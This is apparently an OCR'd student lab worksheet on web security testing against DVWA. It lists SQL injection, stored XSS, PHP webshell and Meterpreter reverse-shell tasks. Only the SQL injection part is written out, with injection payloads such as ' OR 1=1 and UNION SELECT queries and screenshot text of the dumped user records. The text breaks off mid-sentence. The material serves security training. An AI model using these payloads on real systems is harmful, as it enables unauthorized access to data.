Web Application Securitiy Testing

Instructions:

Technical Scope:


- DVWA
- SQLi,
- XSS
- PHP Webshell
- Msfvenom webshell (Meterpreter)


Tasks:

1. Perform DVWA SQL Injection: Enumerate databases/columns.
2. Perform DVWA Stored XSS attack: Demonstrate stored XSS in DVWA Guestbook.
3. Create PHP webshell: Upload via DVWA file upload, then execute webshell with OS commands (for example: “ls” or “whoami”).
4. Create a webshell with msfvenom: Upload to DVWA, run Metasploit multi-handler, call the shell and establish a reverse meterpreter session.
5. Document all attacks with screenshots (payload input + result).
6. Update VAPT report with methodology, screenshots, severity, and remediation recommendations. Students can also suggest mitigating controls to minimize the risk of compromise.

DVWA - SQL injection


Login to DVWA





1. Break the developers' code


```
1'
' OR 1=1
```




2. Balance the query commenting vectors


```
' OR 1=1 -- -
' OR 'a'='a
' UNION SELECT 1,2 -- -
```

```
' UNION SELECT database(),user() -- -
' UNION SELECT null,@@version -- -
```


Damn Vulnerable Web Ap
192.168.57.30/dvwa/vulnerabilities/sqli/?id='+OR+1%3D1+--+-&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
' OR 1=1 -- -
Submit
ID: ' OR 1=1 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 -- -
First name: Pablo
Surname: Picasso
ID: ' OR 1=1 -- -
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


Damn Vulnerable Web Ap
192.168.57.30/dvwa/vulnerabilities/sqli/?id='+OR+'a'%3D'a&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR 'a'='a
First name: admin
Surname: admin
ID: ' OR 'a'='a
First name: Gordon
Surname: Brown
ID: ' OR 'a'='a
First name: Hack
Surname: Me
ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso
ID: ' OR 'a'='a
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT database(),user() -- -
First name: dvwa
Surname: root@localhost
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7





Then we know that that

